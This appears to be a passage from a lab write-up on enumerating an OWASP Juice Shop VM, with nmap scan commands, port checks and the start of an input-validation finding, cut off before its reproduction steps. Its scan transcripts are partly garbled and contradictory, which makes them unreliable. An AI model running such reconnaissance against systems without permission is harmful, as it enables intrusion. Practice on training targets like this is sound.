

Ethically Hacking an E-Commerce Website

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Booted the Box in VM and got the IP 192.168.0.21

Nmap:


Done the nmap on 192.168.0.21

```
nmap -sC -A -p- 192.168.0.21 -v open
```

ports:20,21, 80,3000,8080

In the 3000 port, we can see the OWASP Juice Shop, lets

see what's in them



```

File Actions Edit View Help
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
Not shown: 65538 Filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    closed  ftp
80/tcp    open   http     Apache httpd 2.4.32 ((Ubuntu))
Nmap scan report for 192.168.0.21
Host is up.
Not shown: 65538 Filtered ports
Nmap done: 1 IP address scanned in 0.14 seconds


```

The screenshot shows a terminal window running on Kali Linux. The user has run an Nmap scan against the IP address 192.168.0.21. The output indicates that several ports are filtered (no-response), including port 21. The Apache2 Default Page is displayed in the background browser window.

Port 21:-

No luck with FTP, tired with

ftp anonymous@192.168.0.21



```


File Actions Edit View Help
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
Not shown: 10.148 days (since Mon Dec 19 05:51:11 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=># (Good luck!)
IP ID Sequence Generation: All zeros

```

The screenshot shows a terminal window running on Kali Linux. The user has run an Nmap scan against the IP address 192.168.0.21. The output indicates that several ports are filtered (no-response), including port 21. The Apache2 Default Page is displayed in the background browser window.


Port 80:-

Gone through <http://192.168.0.21:80>, its just a Apache default webpage, enumerated in multiple ways but nothing there.



Port 8080:-



Nothing returning with the <http://192.168.0.21:8080>



Port 3000:-

In the <http://192.168.0.21:3000> got the OWASP Juice Shop

Let's hack into this vulnerable website



Let's see the main.js file


```


File Machine View Input Devices Help
Hack The Box : Machines < Hack The Box [HTB] WIn < Events - MetaPress < Vulnerability: Brute Force < 192.168.0.21:3000/main.js < OWASP Juice Shop --- A < OWASP Juice Shop < + UP: 0.39 KB/s DN: 0.33 KB/s CPU: 4 % MEM: 70 %
192.168.0.21:3000/main.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec
< > C < 192.168.0.21:3000/main.js
this.loginIp"];v.vi.addId.BCn,d.wmI,d.$w);d.jLb,d.tZg,d.Yme,d.kWn,d.sq0,d.sq$,d.BC0,d.tZC,d.Mzo,d.m08,d.zhw,R.Ix,d.sCz,d.fZP,d.whq,d.xT,d.VN$).v.vz.watch();let Tl=()=>
{class qConstructor(e,n,i,r,l,p,A,U,O,H,s,t,c){(this.administrationService=e,this.challengeService=n,this.configurationService=r,this.userService=p,this.ngZone=l,this.cookieService=s,this.router=A,this.translate=U,this.io=O,this.langService=H,this.loginGuard=t,this.snackBar=l,this.basketService=c,this.userEmail=".",this.languages=[])
,this.selectedLanguage="placeholder",this.version=""},this.applicationName="OWASP Juice Shop",this.showWithHubLink=!0,this.logoSrc="assets/public/images/JuiceShop_Logo.png",this.scoreBoardVisible=!1,this.shortKeyLang="placeholder",this.itemTotal=0,this.sidenavToggle=new t.ype(this.onToggleSidenav)
()=>(this.sidenavToggle.emit()),ngOnInit()
(this.getLanguages(),this.basketService.getItemTotal().subscribe(e=>this.itemTotal=e),this.administrationService.getApplicationVersion().subscribe(e=>
[...]

```

Dirbuster Directory Listing:

No, luck with that, may be useful in further challenges,





Vulnerability 1:-



Title: Zero Stars (Improper Input Validation)

Description:



Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:

